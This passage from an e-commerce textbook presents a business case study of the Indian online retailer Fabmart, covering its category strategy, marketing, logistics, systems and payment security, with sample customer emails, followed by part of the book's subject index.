The goal was to build a virtual supermarket. The objective was to:

- Provide a great shopping experience to customers, so that repeat purchase is possible

- Gain a remarkable first mover advantage
- Get associated with online shopping and create strong entry barriers

There were two approaches to achieve this. In the first approach, the various categories of items to be sold online would be launched together. The store would have to launch books, CDs, toys, garments, and items in other categories simultaneously. It was felt that this would lead to an average collection of items in each category. Customers would visit the store for the first time, but would not come back again due to an average collection, as they does not gain substantially by shopping online. The second approach was based on phased growth in which as a first step, the online store was built for a specific category. After the completion of the first stage, a new category would be launched as a second step, and then the thired category, and so on. This would provide an opportunity to build a good collection of items in each category, leading to greater customer satisfaction and repeat purchase.

Vaitheeswaran stated the objective as:

"Each store on its own must make sense to the customer. Customers must be able to recall Fabmart among the top 3 stores in each category."

A total of 21 categories were listed for this purpose and it was decided to have all the 21 categories up and running in 15 months. The 21 categories chosen fell under three major areas. The areas are:

- *Amenable to selling on the web, but are impulse based* like music and books
- *Need based* like provisions
- *Impossible* like cars and jewelry

The criteria for choosing new categories were as follows:

- The industry type— growing or mature
- Size of the industry
- Internet friendliness of the product
- Distribution mechanism
- Tangible difference in comparison to physical buying

A total of six categories—books, music, gift, garments, provisions, and jewelry–were identified and these covered the three areas under consideration.

The following set of characteristics were used in selecting the first category to be launched online:

- Cost of trial for the customer must not be very high
- Back–end logistics must not be very complicated
- The store must not be able to tamper with the product
- Internet technology must provide some advantage in terms of selling the product (In case of music, the customer can listen to the music before he buys cassettes or CDs)
- No other store must have done a good job in the category before

Using the above parameters, two categories were chosen—books and music. Rediff.com had already entered into the scene with books and hence music was chosen as the category to be launched first.

In tune with the concept of virtual organizations, most operations at Fabmart were outsourced. A set of four operations that were identified as critical to the company is as follows:

- Brand building
- Relationship with music and book companies
- Order fulfillment
- Design of the store

The difference in the shopping experience between an online store and a brick and mortar store is highlighted in Exhibit 4. Most e–retailers face problems in the delivery process due to poor back–end logistic support. Also, most .com companies focus on the first three phases shown in the exhibit. Such stores would be able to attract customers for the first time, but in attracting repeat customers, the delivery process will have to be as promised. Even if the entire front end is perfect, problems in the backed logistics will lead to customer dissatisfaction.

In the internet start–up business, speed is an important criterion in determining success. Pioneers with innovative ideas have a clear advantage in establishing themselves with customers. As several operations have to be carried out simultaneously, large amount of funds have to be spent. The Fabmart team made a conscious decision to adopt a leadership position in the 'Spending Graph', shown in Exhibit 5. This ensured that Fabmart established itself before its competitors. This also increased the risk profile.

In deciding on strategic partners, their commitment to the business was of prime importance. Partners were chosen so that there were no conflicts in business and commercial issues. Pentagon is their advertising partner, Mindtree worked upon the store front–end for the book and garment store and Integra Tech Soft developed the music store.

Branding and Marketing

The team contacted potential customers, drawn from friends and associates, to gauge their reactions to the business plan. Even though they were confident that e–retailing provided a great opportunity, it was found that security was a major concern in the minds of the customers. There were several problems like inertia in buying, security concerns, credibility of merchants, negative international press, and negative word of mouth related to online shopping, and these had to be effectively countered.

The base of internet users was assumed to be 15 lakh, out of which about 10 lakh lived in the seven cites of Mumbai, Delhi, Chennai, Calcutta, Bangalore, Hyderabad, and Pune. The entire marketing and communication plan was aimed at the Waverers and the Enthusiasts. The model adopted by Fabmart is given in Exhibit 6.

In an industry where portals and e–retailers were the two dominant players, the factors that had to be considered in deciding the promotion programs are listed below:

- Portals need to spend less money as compared to e-retailers, for the same traffic
- Ad spend is determined by the share of voice
- Portal's spending was enormous

This led to the conclusion that a lot of funds were required to build the Fabmart brand.

The basic objectives of marketing were:

- To build a Fabmart brand with a positive image
- Drive traffic, registration, and orders

Various promotion programs were carried out for brand building. Fabmart created a record of sorts with the launch of a music album exclusively on the internet. “Sarvasri”, a music album by acclaimed Carnatic vocalist Dr. M. Balamurali Krishna, was launched online and was not available in other music stores for about 10 days. This promotion program started driving traffic to the site. A festival of rock music was organized, wherein the top 25 rock artists participated, their biographies were made available on the site. More over, their albums were available at discounted prices, and customers could also win rock music CDs. A carnatic music festival, shown in Exhibit 7, was also launched on the site after the rock festival. The basic aim of such festivals was to attract different categories of music lovers to the site. The biggest success came from the ‘2 for 2 promo’ where customers could get 2 cassettes for ₹ 2.

The PR agency Corporate Voice partnered with Fabmart in building a positive brand image. The media used included print media like dailies, and magazines, apart from hoarding and bus shelters in a few cities. Banner ads were also placed in higher traffic sites like ‘Hotmail’. Advertising on TV may be carried out at a later stage. A free downloadable MP3 “Cyber Viber” by Remo Fernandes also helped in attracting traffic. By the end of February1999, Amit Heri’s first chargeable downloadable MP3 as available. The promotion attracted 3000 new customers on the site, with the number of registrations increasing to 500/day and orders increasing to 300/day.

Logistics

The store has a single consolidation point at Bangalore. Fabmart has a tie-up with, Blue Dart, the logistics provider for the delivery of cassettes/CDs to 850 cities across the country.

The steps in the order management process and given below:

- Customer places order
- Fabmart authorizes payment through Citibank for credit card orders, or waits for Citibank to authorize the Citibank debit card orders
- Fabmart places order in the music distributor
- Distributor delivers items to the consolidation point
- Consolidation point packages each individual order
- Courier company picks up the packages from the consolidation point for delivery

When categories such as books and gifts were added, more consolidation points were required. Talks are on with Fedex for overseas shipping. Consolidation points would be opened in Singapore, Dubai, and Silicon Valley with outsourced agents in another two months. Also, with more stores, in the future providing customization would be important.

In the music industry, logistics problems exist as most distributors do not have automated operations. This problem is not present in the case of books. Hence, tie-ups are required with companies/distributors who are well organized and can provide online stock status.

Systems Architecture

The main server is hosted in Bangalore through Bharti BT. A Compaq server with dual CPU is used for the web site with RAID level 5 built–in for redundancy. The staging server from Wipro has 1000 audio clips are placed on it and the SQL runs on the Compaq server. At the office, 64 Kbps leased lines are used and for backup, an ISDN connection and dialup lines are available.

The software behind the entire operation is the web enabled 'Virtual Inventory Model'(VIM). All authenticated orders are picked up by VIM. Consolidation of orders is through the listing of all albums against the specific company and printing out one single purchase order. This purchase order is sent to the music distributor, Raaga, who delivers all albums to an outsourced consolidation point at the end of the day. At the consolidation point, the VIM software updates all orders that have been authorized and can be serviced. The software also prevents shipping out of partial orders. In case the music distributor is unable to provide a specific album, it is obtained from other sources. The package shipped to the customer contains the cassette/CD, invoice, a Fabmart pouch, and stickers. A pending order report is generated for items that are not available at the end of the day.

Store Front-end

The Fabmart music store expects to have two types of customers:

- The customer who knows exactly what he wants
- The customer who is not sure of what he is looking for

To cater to both these segments, the store–front has a "Search" facility, apart from providing listings of the various music categories. It has two doors–Indian and International–as shown in Exhibit 8. Inlay cards containing information about the composer and album, which is sealed in case of conventional music stores, is available to the customer in the online store, as shown in Exhibit 9. The ordering process is very simple. Long registration forms have been avoided. Only information that is fundamental to the business like name, address, and e–mail are mandatory. All other details are optional. The aim is to help the customer order what he wants and also help him recollect his albums of interest. A shopping cart is available for the customer to put in all the albums. Also, a wish list, consisting of the customer's albums of interest is maintained at the store for 90 days. This creates a big differentiation from the physical store. A customer can recommend an album to a friend by providing this e–mail id whereupon Fabmart sends a mail recommending the specific album. When an order is placed, an order number is generated, which is used as reference for future correspondence.

By registering, the customer opens an account using an userid and password. Using this id and the 'My account' feature, the customer can track the status of his order. The various stages, an order can be in are:

- Pending for Authorization—This is the status till the bank authorizes the payment
- Pending for Allocation—This is the status after authorization and before the album has been sourced
- Ready for Shipment—This is the status after sourcing and before the courier picks it up

- Shipped—This is the status when the courier has picked up the package
- Delivered—This is the status after the proof of delivery is received from the courier

Order tracking is another area of differentiation from other online stores, and provides value to the customer. Once the customer places an order, an e-mail message with details of the order number, as shown in Exhibit 10, is sent for confirmation. After the item is shipped, a second e-mail is sent with details of the consignment number, as shown in Exhibit 11.

Security

Payments are through credit cards or Citibank *Suvidha* debit cards. An SSL link, with 40–bit encryption, is used. After the tie-up with Citibank, the Citibank *Suvidha* debit card could also be used. This opens the Citibank site automatically and the transaction is over a SSL link with 128-bit encryption. In this case, the PIN is given to the bank directly and the bank authorizes the payment. As this system addresses security concerns, the major cause of concern in India, an ad, as shown in Exhibit 12, was released in all dailies and magazines. This resulted in good positioning as it addressed security concerns, and also helped build the Fabmart brand. The 7-day return scheme, in which customers can refunds get on goods that they bought from the store, further helped in this direction. In this scheme customers will have to return goods, with or without the reasons for the return, within 7 days of receipt.

Strategic Priorities

At present, the number of visitors has increased from 50 to 5000. There are about 1 million hits per day with more then 300 orders being placed per day. Initially, a six member team worked on the assignment. By March 1999, the number of employees was increased to 20. People were required for running different store categories. Books were the next area of focus and the book store opened by the end of February, 1999. By March, the jewelry store was up; the gifts/garments store was ready by April and the provision store by May. With more stores in different categories being added, the backend logistics is expected to get more complex. With traffic increasing, backend systems and logistics are key areas of concern.

Fabmart would now require more funds, to the tune of 10–15 crore. Financing, at this stage, should not be on the basis of cost of funds alone but also on the strategic value brought in. An Initial Public Offering (IPO) also needs to be considered. Thus, the success of the virtual supermarket would depend on a few key decisions given above.

EXHIBIT 1

E–Business Space

<table>
<tr><th>CONNE-
CTIVITY</th><th>GATE
-WAY</th><th>COMM-
UNITY</th><th>INTERME-
DIATION</th><th>INFORMATION</th><th>SALES</th><th>TECHNOLOGY</th></tr>
<tr><td>ISP</td><td colspan="4">PORTALS</td><td></td><td>WEB–HOSTING</td></tr>
<tr><td></td><td></td><td colspan="3">AFFINITY SITES</td><td>E–
TAILERS</td><td></td></tr>
<tr><td></td><td></td><td>CHAT</td><td colspan="2">MALLS</td><td>ONLINE
SERVICES</td><td></td></tr>
<tr><td></td><td></td><td></td><td colspan="2">AUCTIONS</td><td></td><td>E–
COMMERCE
TECHNOLOGY</td></tr>
<tr><td></td><td></td><td></td><td colspan="2">CLASSIFIEDS</td><td>E–
SERVICES</td><td></td></tr>
<tr><td></td><td colspan="4">SEARCH ENGINES</td><td></td><td>H/W &
MAINTENANCE</td></tr>
<tr><td></td><td colspan="4">E–MAIL</td><td></td><td></td></tr>
<tr><td></td><td colspan="4">INSTANT MESSAGING</td><td></td><td></td></tr>
<tr><td></td><td colspan="4">NET TELEPHONY</td><td></td><td></td></tr>
</table>

Advertising Revenue


Commission Revenue

Trade Revenues

[1] Source: Business Today, "e–India's e–biz models", October, 7–21, 1999.

EXHIBIT 2

Players in the E-Commerce Industry



[2] Source: Business Today, "e–India's e-biz models", October, 7–21, 1999.

EXHIBIT 3

Selling in the E–Business Space




EXHIBIT 4

Shopping Experience




EXHIBIT 5

Spending Graph




EXHIBIT 6

Marketing Model at Fabmart




EXHIBIT 7

Carnatic Music Festival

EXHIBIT 8

Store Front-end

EXHIBIT 9

Albm Details

EXHIBIT 10

E–mail message for Order Confirmation

Dear ………………,

We thank you for your order placed on the Fabmart store on Thursday, January 06, 2000. The reference number of your order is 326323. You can track the status of your pending orders at the store by clicking the 'Track Your Pending Orders' (http://www.fabmart.com/music/receipts.asp) link on your 'My Account' page.

We should be shipping the items ordered by you soon. We will send you a confirmation of your shipment, along with the shipment details, as soon as the ordered items leave our warehouse.

We thank you for shopping at http://www.fabmart.com. We hope to have you visit us again.

Warm regards,
V. S. Ramesh
Vice President – Fulfillment

Shop at: http://www.fabmart.com
Browse. Shop. Have a great time.

EXHIBIT 11

E–mail after shipment of order

Dear ………………,

Your order, # 326323, has been shipped out from the Fabmart store on Friday, January 07, 2000. The shipment will be delivered at your doorstep by our fulfillment partner, Blue Dart Express Limited. The consignment number of your shipment is D426332874. You can use this number to make enquiries about your shipment with Blue Dart Express at their local office.

Please feel free to mail us at orders@fabmart.com for your fulfillment/delivery related queries.

We thank you for shopping at http://www.fabmart.com. We hope to have you visit us again.

Warm regards,
V. S. Ramesh
Vice President – Fulfillment

Shop at: http://www.fabmart.com
Browse. Shop. Have a great time.

EXHIBIT 12

Ad Copy to Address the Security Concern

INDEX

10Base2 113
10Base5 112, 113
10BaseF 114
10BaseT 114

A

Access Control 150, 217, 220, 224
Acknowledgement 125, 218
Acquirer 319–324
Active Server Pages (ASP), 184–186
Address Resolution Protocol (ARP) 123, 210, 211
ADO 185
Address Resolution Protocol (ARP) 123
Advance Research Project Agency 89
Advertising Model 50
Affiliate Marketing 372
Affiliate Model 52
Agents
  Applications 475
  Autonomy 471
  Characteristics 471
  Control 477
  Cooperation 476
  Coordination 476
  Intelligence 470
  Mobility 470
Agent Communications 475
  Asynchronous Message Passing 475
  Database Middleware 475
  Remote Procedure Calls (RPC) 475
Agent Coordination 475
  Contract Net 476
  Specification Sharing 476
Agent Interface 472
Agent Languages 474
  JAVA 474
  KQML 473
  Telescript 474
  Tool Command Language 475
Agent Reasoning 476
  Knowledge Based 476
  Neural Network 477
  Rule Based 476
  Statistical Approach 476
Agent Standards and Protocols 477
  Agent Transfer Protocol (ATP) 478
  SATP 477
ALOHA 111
ANSI X12 71–73
Application Layer 118–119, 126
Application Level Firewall 219
ARP 123
  Prevention of Spoofing 212
  Spoofing 211
ARP Spoofing 211–212
ARPANET 89, 117, 118
Auctions 34, 57
AuctionBot 483
Authentication 93, 96, 97, 214, 237, 250–257
Authorization 238

B

B2B 16, 19
B2C 20–21
B2E 25
Banking 35, 36
Banner Advertisements 404
  Customized 410
  Effectiveness 408
  Placement 405–408
  Payment Model 405
BargainFinder 481
BITNET 89, 118
Blog Marketing 373

Brokerage Model 59
Buffer Stock 292
Business Case 302
Business Models 45, 46, 47
  Advertising 50
  Affiliate 52
  Brokerage 59
  Content based 47, 49
  Definition 46
  Digital Products 53
  Electronic Store 58, 59
  Freeware 49, 50
  Infomediary 51
  Information Content 48
  Information Exchange 49
  Internet Access 54
  Manufacturer 60
  Metamediary 56
  Metered Service 55
  Native 48, 53
  Subscription 50
  Transaction based 47
  Transplanted 58
  Web Hosting Internet & Services 55
Bullwhip Effect 360, 361
Business Service Infrastructure 70
Business-to-Business 16–19
Business-to-Consumer 20–23
Business-to-Employee 25
Business-to-Government 16
Buying and Selling Agents 479

C

C2B 22
C2C 22–23
CAT-3 Cable 106, 107
CAT-5 Cable 106, 107
Certificate 257–258
Certificate Repository 257
Certificate Revocation List (CRL) 257
Certification Authority 257
cHTML 325–326, 452–454
Ciphertext 325–326, 336, 365–367
Coaxial Cable 106
Cold Fusion Markup Language (CFML) 181
Color Map 190, 191
Common Gateway Interface (CGI) 165–169, 176–180
  Alternatives 181
  Security 229–233
Compression 190–193
Concordia 485
Confidentiality 238, 266–267
Consumer-to-Business 22
Consumer-to-Consumer 22
Content-Length 147, 148
Content-Type 140, 147, 148, 175, 180
Controller of Certification Authorities (CCA) 97–98
Coordination 295, 297
Coordination Cost 7, 8
Corporate Web-Sites 415
Cost Minimization 295
Cost-per-Action (CPA) 367
Cost-per-Click (CPC) 367
Cost Per Thousand Impressions (CPM) 400, 404
Cryptanalysis 239
Cryptographic Algorithms 243
  DES 243–246
  IDEA 245
  RSA 246–248
  SHA 249
  Triple DES 245–246
Cryptography 239
Cryptology 239
CSMA 112
CSMA/CD 112, 115, 116
CSNET 89
Customer Service 282
CyberCash 228, 321, 330–336
CyberCoin 318

D

Data Encryption Standard (DES) 244–246
Data Integrity 253, 263, 266–267
Data Link Layer 176
Data Security 265
Data Terminal Equipment 90
Data Transmission 89, 90, 105, 108
Database Middleware 425
Decryption 239–245
Delivery 282
Demand Fluctuation Stock 293

Demilitarized Zone (DMZ) 224
Denial of Service 208
Deny All 208
Desktop Agents 258–259
Diffie-Hellman Key Exchange 321
Digital Certificate 257, 258
Digital Economy 45, 46
Digital Goods and Digitally Deliverable Services 298
Digital Products 53, 61
Digital Signature 259–260
Digital Signature Standard (DSS) 260
Disclosure 236
Disintermediation 5–8
Display Advertising 371
Distinguished Name 257
Distribution 282, 297, 299, 301, 302
Distribution Chain 7, 9
Distribution Channels 362
DNS 90, 127–131
DNS Spoofing 313
Document Object Model (DOM) 186–187
Domain Name System 90, 127–131, 213
  Name Resolution 128, 129
  Name Server 128, 129, 213
  Name Space 127
  Registering 130
  Resolver 130
DTE 90
Dynamic HTML 186–187

E

eCash 309, 310–312
ECDSA 261
EDI 94
EDI Standards 70–75
  ANSI ASC X12 71–73
  EDIFACT 73–74
  X.435 74
E-learning 37
Electronic Auctions 34
Electronic Banking 35
Electronic Checks
  FSTC 324, 325
  Mandate 325, 326
  Netcheque 326
Electronic Commerce
  Applications 34
  Architecture 88, 89, 91
  B2B 16–19
  B2C 20–22
  B2E 35
  Benefits 5, 6
  Business Models 46–47
  C2B 22, 23
  C2C 22, 24
  Classification 15–16
  Consumer's Perspective 12
  Definition 2
  Elements 4–5
  Framework 89
  Impact 7–8
  Industry Perspective 9, 10–11
  Intra Organization 24–27
  Learning 37
  Risks 14
  What is 1, 2
Electronic Community 8–10
Electronic Data Interchange (EDI) 63, 94, 281, 287, 290
  Application layer 69
  Architecture 68
  Business forms 69
  Data Transport Layer 75
  Definition 67–68
  Document Standards 70
  Interconnection layer 63
Electronic Document Exchange 68–69
Electronic Learning 37
Electronic Mail 134, 138–142, 214, 260–261
  Applications 142
  Message Format 140, 141
  Security 261
Electronic Manufacturing Service
Electronic Market 7–15
Electronic Payment Systems: see Payement Systems
Electronic Searching 36
Electronic Serial Number(ESN) 444
Electronic Store Model 58, 59
Electronic Trading 40
Elliptic Curve Algorithm 260
E-mail Marketing 371
Encryption 93, 209, 228, 236, 239, 247–248

Asymmetric 239, 241
Symmetric 239
Encryption Key 241, 246–248, 321
Enhanced Competition 286
E-Procurement 291
Ethernet 111–116
Extensible Markup Language 91, 92
Extranets 2

F

Fiber Optic Cable 107
MuliMode Step Index 108
MultiMode Graded Index 108
Single Mode Fiber 109
File Transfer Protocol (FTP) 118, 135–136
Firewalls 215
Application Level Gateway 219
Circuit Level Gateway 218
Limitations 222
Packet Filtering 216
Stateful Inspection 221
Web Server Placement 223, 224
First Virtual 249, 330–336
Framework of Electronic Commerce 88
Freeware Model 49
FSTC Electronic Check 324–326
FTPMAIL 143

G

Gateway 216
GIF 191–194
Globalization 286, 304
Global Packet Radio Service 438
SGSN 439
GGSN 439
packet-switching 439
Graphic Formats
GIF 191–194
JPEG 191–195
PNG 192–193
Raster 191
TIFF 192
Transparent
Vector 191–192
GSM 435
Base Station 436
Home Location Register 437
Mobile Station 436
Spectral Allocation 437
Visiting Location Register 437
GUI 139

H

Helper Applications 195–198
HEPNET 89
Hines 283
Hit Ratio 38
Host-to-Network Access Layer 118
HTML
Anchor Tag 164
Block Structuring Tags 160
Editors 187, 188
Form Tags 168, 169
Image Tag 164
List Tags 162
Text Formatting Tags 158
HTTP_Accept 146–176
HTTP_User_Agent 146–176
Hyper Text Transfer Protocol (HTTP) 91, 92, 144–149
HyperText Markup Language (HTML) 91–92, 154

I

IANA 89
IDEA 245
IEEE 112, 115
iHTML 449–454
iKP
Image Formats
GIF 190–194
JPEG 190–195
PNG 191–193
Raster 190
TIFF 191
Transparent
Vector 190–191
iMode 448
Impact of production planning and Inventory 281
Impact on distribution 281, 297
Impact on procurement 281, 290
Impression 400

Indian Customs EDI System (ICES) 83
ICES/Export 87–88
ICES/Import 84–86
Infomediary Model 51
Information Content Model 48
Information Distribution 90
Information Exchange Model 49
Information Filtering Agents 472
Information Management 282
Information Repository 90, 91
Information Technology Act 97–98
Integrity 237, 258
Intelligent Agents
Control 477
Cooperation 472
Coordination 475
Standards and Protocols 477
Integrated Marketing Communication (IMC) 369
Interactive Advertising 372
Intermediary 5, 7, 18, 53
Internet Access Provision 54
Internet Advertising Models 404
Banner Advertisements 404–408
Corporate Web-Sites 413
Customized Banner Advertisment 410
Interstitials 398, 415
Microsites 413
Opt-in's 416
Push Broadcasting 414
Screensavers 414
Sponsoring Content 412– 413
Strength 401
Superstitials 412
Weakness 416
Internet Agents 472
Information Filtering Agents 472
Information Retrieval Agents 473
Notification agents 433, 473
Web Search Agents 472
Web Server Agents 472
Mobile 485
Internet Assigned Numbers Authority 89
Internet Banking 35
Internet Industry Structure 130, 131
Internet Infrastructure Attacks 205
Internet Layer 119, 120
Internet Protocol 89, 119, 120
Addressing 121, 122
Internet Service Provider (ISP) 53, 54, 131, 132
NAP 130, 131
PNAP 130, 131
POP 131
Interstitials 415, 416
Intranet 23–27, 473
Intranet Agents 472
International Mobile Equipment Identity 437
Inventory management 282, 287
Inventory Planning 359
IP Address 120–125
IP Spoofing 212–213
IPV6 89, 90
ISAPI 181–182
IT Objective 302

J

Java 37, 189, 424
Java Applets 189, 197, 198, 409– 410
JAVAScript 187, 189
JPEG 194, 195
Jscripts 189

K

Kasbah 480
Kerberos, 253–256
Authentication Server 252
Ticket Granting Server 253
Key Distribution 242, 251, 252
Key Length 244–245
Key Management 252, 257, 262
Knowledge Query and Manipulation Language (KQML) 474

L

LAN 88, 102–116
Location and Search Service 463
Long Tail Effects 352

M

